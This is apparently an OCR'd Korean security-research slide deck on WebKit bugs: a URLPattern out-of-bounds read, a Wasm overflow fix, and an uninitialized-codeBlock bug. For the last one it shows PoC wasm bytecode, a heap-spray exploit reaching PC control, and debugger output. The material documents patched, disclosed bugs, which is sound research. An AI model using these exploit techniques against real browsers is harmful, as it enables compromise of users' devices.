
BUG 2

OOB

```
195                 if (m_codepoint == '\\') {
196                     if (m_index == m_input.length() - 1) {   ??
197                         maybeException = processTokenizingError(regexStart, m_index, "No character is provided
    after escape."_s);
198                         hasError = true;
199                         break;
200                     }
201
202                     getNextCodePoint();
203
204                     if (!isASCII(m_codepoint)) {
205                         maybeException = processTokenizingError(regexStart, m_index, "Current codepoint is not
    ascii"_s);
206                         hasError = true;
207                         break;
208                     }
209
210                     regexPosition = m_nextIndex;
211                     continue;
212                 }
213
214                 if (m_codepoint == ')') {
215                     depth = depth - 1;
216
217                     if (!depth) {
218                         regexPosition = m_nextIndex;
219                         break;
220                     }
221                 }
222
223                 if (m_codepoint == '(') {                    ...
224                     depth = depth + 1;
225
226 +                   if (regexPosition == m_input.length() - 1) {
227                         maybeException = processTokenizingError(regexStart, m_index, "No closing token is
    provided by end of string."_s);
228                         hasError = true;
229                         break;
230                     }
```

BUG 2

OOB



Steps to reproduce

1. create index.html


```
<script>
    new URLPattern("(\\");
</script>
```

2. visit this page

BUG 2

OOB

5.29	○	Issue & Pull Request 👀
5.30	○	PR & Merge
6.12	○	**Report**
6.16	○	Issue
6.17	○	PR & Merge
9.15	○	Release - iOS 26




What is required to reproduce the issue?

Create a page containing the code that triggers the issue and open it in a browser.

Summary

In `Tokenizer::tokenize()` of URLPatternTokenizer.cpp, when parsing '(', it tries to parse the remainder using `regexPosition` as an index. However, when parsing '\\' in the remainder token, `m_index`, not regexPosition, is used for bounds checking, resulting in incorrect bounds checking.

```
ExceptionOr<Vector<Token>> Tokenizer::tokenize()
{
 ...
        if (m_codepoint == '(') {
            int depth = 1;
            auto regexPosition = m_nextIndex;
```



Congratulations, minjeong!

To thank you for helping protect our users, we're excited to offer you a [redacted] reward.

WebKit

Available for: iPhone 11 and later, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 8th generation and later, and iPad mini 5th generation and later

Impact: Processing maliciously crafted web content may lead to an unexpected Safari crash

Description: The issue was addressed with improved memory handling.

WebKit Bugzilla: 294550

CVE-2025-43272: Big Bear

BUG 3

wasm

Interesting bug

* WebAssembly

웹에서 빠르게 실행되도록 설계된 저수준 바이너리

```
Update incorrect bounds check in arrayInitData that could lead to overflow

https://bugs.webkit.org/show_bug.cgi?id=284332
rdar://140773517

Reviewed by Yusuke Suzuki.

arrayInitData's operation currently checks that the source index plus the size
has not overflowed. However, size is the number of array elements, meaning that
size * elementSize could potentially overflow later on.

* Source/JavaScriptCore/wasm/WasmOperationsInlines.h:
(JSC::Wasm::arrayInitData):

Originally-landed-as: 283286.574@safari-7620-branch (8fbbb5e). rdar://143593161
Canonical link: https://commits.webkit.org/289656@main
```

main (#39705) · wpewebkit-2.50.0 ••• WebKit-7622.1.7 1 parent b7ce9fd commit 9cee5da

Source/JavaScriptCore/wasm/WasmOperationsInlines.h +6 -4

```
@@ -440,13 +440,15 @@ inline bool arrayInitData(JSWebAssemblyInstance* instance, EncodedJSValue dst, u
440 440     if (lastDstElementIndexChecked > dstObject->size())
441 441         return false;
442 442
443     -   CheckedUint32 lastSrcElementIndexChecked = srcOffset;
444     -   lastSrcElementIndexChecked += size;
443     +   size_t elementSize = dstObject->elementType().type.elementSize();
444 444
445 445
446     -   if (lastSrcElementIndexChecked.hasOverflowed())
445     +   CheckedUint32 lastSrcByteChecked = size;
446     +   lastSrcByteChecked *= elementSize;
447     +   lastSrcByteChecked += srcOffset;
448     +
449     +   if (lastSrcByteChecked.hasOverflowed())
447 450         return false;
448 451
449     -   size_t elementSize = dstObject->elementType().type.elementSize();
450 452     return instance->copyDataSegment(dstObject, srcDataIndex, srcOffset, size * elementSize, dstObject->data() + dstOffset * elementSize);
451 453 }
452 454
```

BUG 3

wasm

Interesting bug

srcOffset + size 에 대한 overflow 검사 후, srcOffset + size * elementSize 사용

Source/JavaScriptCore/wasm/WasmOperationsInlines.h +6 -4

```
@@ -440,13 +440,15 @@ inline bool arrayInitData(JSWebAssemblyInstance* instance, EncodedJSValue dst, u
440     if (lastDstElementIndexChecked > dstObject->size())
441         return false;
442
443 -   CheckedUint32 lastSrcElementIndexChecked = srcOffset;
444 -   lastSrcElementIndexChecked += size;
445
446 -   if (lastSrcElementIndexChecked.hasOverflowed())
447         return false;
448
449 -   size_t elementSize = dstObject->elementType().type.elementSize();
450     return instance->copyDataSegment(dstObject, srcDataIndex, srcOffset, size * elementSize, dstObject->data() + dstOffset * elementSize);
451 }
452

440     if (lastDstElementIndexChecked > dstObject->size())
441         return false;
442
443 +   size_t elementSize = dstObject->elementType().type.elementSize();
444
445 +   CheckedUint32 lastSrcByteChecked = size;
446 +   lastSrcByteChecked *= elementSize;
447 +   lastSrcByteChecked += srcOffset;
448 +
449 +   if (lastSrcByteChecked.hasOverflowed())
450         return false;
451
452     return instance->copyDataSegment(dstObject, srcDataIndex, srcOffset, size * elementSize, dstObject->data() + dstOffset * elementSize);
453 }
454
```

BUG 3

wasm

Interesting bug

array.init_data 는 wat2wasm 에서 지원하지 않는 operation

WebKit internal testing tool 에 구현된

custom WebAssemblyText encoder 로 빌드 확인

wat2wasm 으로 빌드 못하는 어셈을 살펴보면 어떨까?

```
+ /*
+ (module
+   (memory (export "memory") 1)
+   (type $vec (array (mut i32)))
+   (data $data0 "1234")
+
+   (func $main(result (ref null $vec))
+     (local $arr(ref null $vec))
+     (local.set $arr (array.new_default $vec (i32.const 4)))
+
+     (array.init_data $vec $data0
+       (local.get $arr)
+       (i32.const 0)
+       (i32.const -2)
+       (i32.const 1))
+
+     (local.get $arr)
+   )
+
+   (export "main" (func $main))
+ )
+ */
+ var wasm_code = new
  Uint8Array([0x00,0x61,0x73,0x6d,0x01,0x00,0x00,0x00,0x01,0x89,0x80,0x80,0x80,0x
  00,0x02,0x5e,0x7f,0x01,0x60,0x00,0x01,0x63,0x00,0x03,0x82,0x80,0x80,0x80,0x00,0
  x01,0x01,0x05,0x83,0x80,0x80,0x80,0x00,0x01,0x00,0x01,0x07,0x91,0x80,0x80,0x80,
  0x00,0x02,0x06,0x6d,0x65,0x6d,0x6f,0x72,0x79,0x02,0x00,0x04,0x6d,0x61,0x69,0x6e
  ,0x00,0x00,0x0c,0x81,0x80,0x80,0x80,0x00,0x01,0x0a,0xa0,0x80,0x80,0x80,0x00,0x0
  1,0x9a,0x80,0x80,0x80,0x00,0x01,0x01,0x63,0x00,0x41,0x04,0xfb,0x07,0x00,0x21,0x
  00,0x20,0x00,0x41,0x00,0x41,0x7e,0x41,0x01,0xfb,0x12,0x00,0x00,0x20,0x00,0x0b,0
  x0b,0x87,0x80,0x80,0x80,0x00,0x01,0x01,0x04,0x31,0x32,0x33,0x34]);
+ var wasm_module = new WebAssembly.Module(wasm_code);
+ var wasm_instance = new WebAssembly.Instance(wasm_module);
+ var f = wasm_instance.exports.main;
+ try {
+     f();
+ } catch {
+ }
```

WAT(WebAssembly text format)

BUG 3

Bug

```
/*
  (func (export "main") (param i64) (result i32)
    i64.const 0
    i64.const 16
    memory.grow 0  ;; memory.grow(16)
    local.get 0
    i64.extend_i32_s
    memory.grow 0  ;; memory.grow(param)
    drop
    return
    )
*/
const wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,137,128,128,128,0,2,94,120,1,96,1,126,1,127,3,130,128,128,128,0,1,1,7
,136,128,128,128,0,1,4,109,97,105,110,0,0,10,149,128,128,128,0,1,143,128,128,128,0,0,65,0,65,16,251,6,0,
32,0,167,251,13,0,11]);

const wasm_module = new WebAssembly.Module(wasm_code);
const wasm_instance = new WebAssembly.Instance(wasm_module);
const f = wasm_instance.exports.main.bind();
f(0x4141);
```

This 를 undefined 로 바인딩 함

WebAssembly 는 this 를 사용하지 않기 때문에 .bind() 는 아무런 문법적 효과가 없음

하지만 내부적으로 CallFrame 에 변화가 생기고 이로 인해 crash 발생

BUG 3

Bug

```
MacroAssemblerCodeRef<JITThunkPtrTag> boundFunctionCallGenerator(VM& vm)
{
    ...
    auto isNative = jit.branchIfNotType(GPRInfo::regT1, FunctionExecutableType);
    jit.loadPtr(
        CCallHelpers::Address(
            GPRInfo::regT1, FunctionExecutable::offsetOfCodeBlockForCall()),
        GPRInfo::regT3);
    jit.storePtr(GPRInfo::regT3,
CCallHelpers::calleeFrameCodeBlockBeforeCall());
    /*
    0x124030160: ldur   x3, [x1, #0x60]
    0x124030164: stur   x3, [sp] ; store codeBlock
    */

    isNative.link(&jit);
    auto dispatch = jit.label();

    emitPointerValidation(jit, GPRInfo::regT2, JSEntryPtrTag);
    jit.call(GPRInfo::regT2, JSEntryPtrTag);

    /*
    ...
    0x124030168: blr    x2 ; call js_to_wasm_wrapper_entry
    */
    ...
```

jit.loadPtr, jit.storePtr 등으로 인스트럭션을 생성

직관적이지 않아서 코드 흐름 이해가 복잡함

함수 실행시 **CallFrame** 사용

- Prev CFR, RET, codeBlock, callee,
- arguementCount, this, arg0, arg1, …

BUG 3

Bug

```
MacroAssemblerCodeRef<JITThunkPtrTag> boundFunctionCallGenerator(VM& vm)
{
    ...
    auto isNative = jit.branchIfNotType(GPRInfo::regT1, FunctionExecutableType);
    jit.loadPtr(
        CCallHelpers::Address(
            GPRInfo::regT1, FunctionExecutable::offsetOfCodeBlockForCall()),
        GPRInfo::regT3);
    jit.storePtr(GPRInfo::regT3,
CCallHelpers::calleeFrameCodeBlockBeforeCall());
    /*
    0x124030160: ldur   x3, [x1, #0x60]
    0x124030164: stur   x3, [sp] ; store codeBlock
    */

    isNative.link(&jit);
    auto dispatch = jit.label();

    emitPointerValidation(jit, GPRInfo::regT2, JSEntryPtrTag);
    jit.call(GPRInfo::regT2, JSEntryPtrTag);

    /*
    ...
    0x124030168: blr    x2 ; call js_to_wasm_wrapper_entry
    */
    ...
```

CellType 이

FunctionExecutableType (JSFunction) 일 때만

codeBlock 을 스택에 저장

JSFunction 이 아니면 저장하지 않음

BUG 3

Bug

```
0x16fdfa5e0: 0x000000016fdfa620 0x000000012403016c ; prev cfr | return address
0x16fdfa5f0: 0x000000016fdfa690 0x00006120000102c8 ; codeBlock | callee
0x16fdfa600: 0xfffe000000000002 0x000000000000000a ; argumentCount | this (undefined)
0x16fdfa610: 0xfffe000000004141 0x0000000124004020 ; arg0 | ...
```

codeBlock 이 uninitialized 값으로 남아있음

BUG 3

Abuse

```
void StackVisitor::readFrame(CallFrame* callFrame)
{
    ...
    CodeBlock* codeBlock = callFrame->codeBlock(); // uninitialized value
    if (!codeBlock) {
        readNonInlinedFrame(callFrame);
        return;
    }

#if ASSERT_ENABLED
    if (!codeBlock->inherits<CodeBlock>()) {
        dataLogLn("Invalid codeblock type: ", *(JSCell*)codeBlock);
        dataLogLn("Callee: ", RawPointer(callFrame->unsafeCallee().rawPtr()));
        ASSERT_NOT_REACHED();
        readNonInlinedFrame(callFrame);
        return;
    }
#endif

    // If the code block does not have any code origins, then there's no
    // inlining. Hence, we're not at an inlined frame.
    if (!codeBlock->hasCodeOrigins()) {
        readNonInlinedFrame(callFrame);
        return;
    }
```

Wasm 함수에서 exception 발생시

codeBlock 에 대한 참조가 발생함

PoC 에서 BigInt argument 에 Number 를

전달해서 TypeError 트리거

Heap UAF, Heap overflow, Stack overflow, …

BUG 3


Exploit

여러개의 JavaScript 객체를 인자로 받는 wasm_func_1

버그를 트리거할 타겟 wasm_func_2

JSObject 로 codeBlock 의 필드를 일부 제어할 수 있음

하지만 JSObject 의 구조에 따라 제어하지 못하는 필드도 많음



BUG 3

Exploit

```
// If the code block does not have any code origins, then there's no
// inlining. Hence, we're not at an inlined frame.
if (!codeBlock->hasCodeOrigins()) { // 여기서 !true
    readNonInlinedFrame(callFrame);
    return;
}

CallSiteIndex index = callFrame->callSiteIndex();
ASSERT(codeBlock->canGetCodeOrigin(index));
if (!codeBlock->canGetCodeOrigin(index)) {
/*
#if ENABLE(DFG_JIT)
DFG::CodeOriginPool& CodeBlock::codeOrigins()
{
    return m_jitCode->dfgCommon()->codeOrigins.get();

    (lldb) x/10i $pc
    ->  0x102d59894: ldr    x0, [x0, #0x78]
        0x102d59898: ldr    x8, [x0]
        0x102d5989c: ldr    x8, [x8, #0x48]
        0x102d598a0: blr    x8
        0x102d598a4: ldr    x0, [x0, #0x28]
        0x102d598a8: ldp    x29, x30, [sp], #0x10
        0x102d598ac: ret
}
```

hasCodeOrigins 가 0 이 되도록 필드 조작

[codeBlock + 0x78] : 주소값 A


[A + 0x0] : 주소값 B

[B + 0x48] : control PC

BUG 3


Exploit


* JSArray 객체의 표현




JSArray 와 Butterfly 가 할당되는 메모리 영역은 서로 다름

* JSObject 객체의 표현







BUG 3

Exploit

```
...
const v78 = new WebAssembly.Module(v75);
const v80 = new WebAssembly.Instance(v78);
const func_2 = v80.exports.main.bind();
...
const v76_module = new WebAssembly.Module(v76);
const v76_ins = new WebAssembly.Instance(v76_module);
const func_1 = v76_ins.exports.main;

    let obj = eval('({' + Array.from({ length: 1000 }, (_, i) => `p${i}:
1.1`).join(', ') + '})');

    let ua = new Uint32Array(0x100);
    ua.fill(0x5555);
    let arr = new Array(0x100);
    for(var i=0; i<arr.length; i++) {
        let inner_tmp = {x: 1.1, y: i2f(0x414141414141), z: 3.3};
        let tmp = [inner_tmp, i2f(0x400000000), 3.3, 4.4];
        tmp.x = i;
        arr[i] = tmp
    }

    func_1(...arr);
    func_2(1,1,1,1,1,1,1,1,1,1,1,1,1,);
```

1) JSArray 스프레이

2) butterfly의 elem0 은 JSObject

3) JSObject.y 는 PC 값

Uninitialize bug 트리거

[codeBlock + 0x78] : butterfly

[buttefly + 0x0] : JSObject1

[JSObject1 + 0x48] : JSObject2.y

```
* thread #1, queue = 'com.apple.main-thread'
    frame #0: 0x0000414141414141
```

```
        sp = 0x000000016fdfd6d0
        pc = 0x0000414141414141
      cpsr = 0x60001800
```


BUG 3

real safari..

```
ldr    x0, [x0, #0x78]
ldr    x8, [x0]
ldr    x8, [x8, #0x48]
blr    x8
```

```
ldr     x0, [x0, #0x78]
ldr     x8, [x0]
ldr     x8, [x8, #0x48]
blraa   x8
```

PAC (Pointer Authentication Code)



0x0000000012345678

0x00440f8012345678

64bit 주소 표현 중 사용하지 않는 상위 비트에

서명 값을 넣는 메모리 보호 기법

BUG 3

End..?

If force doesn't work, maybe you don't have enough strength

— think about that.

BUG 3

Timeline

WebKit

Available for: iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later

Impact: Processing maliciously crafted web content may lead to an unexpected Safari crash

Description: The issue was addressed with improved memory handling.

WebKit Bugzilla: 292599

CVE-2025-43214: shandikri working with Trend Micro Zero Day Initiative, Google V8 Security Team

WebKit Bugzilla: 292621

CVE-2025-43213: Google V8 Security Team

WebKit Bugzilla: 293197

CVE-2025-43212: Nan Wang (@eternalsakura13) and Ziling Chen

Future work


(1) JS 언어의 특징이 실제로 어떻게 구현이 되어 있을까?
(2) 각 기능들에서 과거에 발생했던 버그 패턴이 궁금하다


➡ 어떤 Feature 를 구현하는데 있어서 어떤 Component 에서 발생한 버그인지 정리

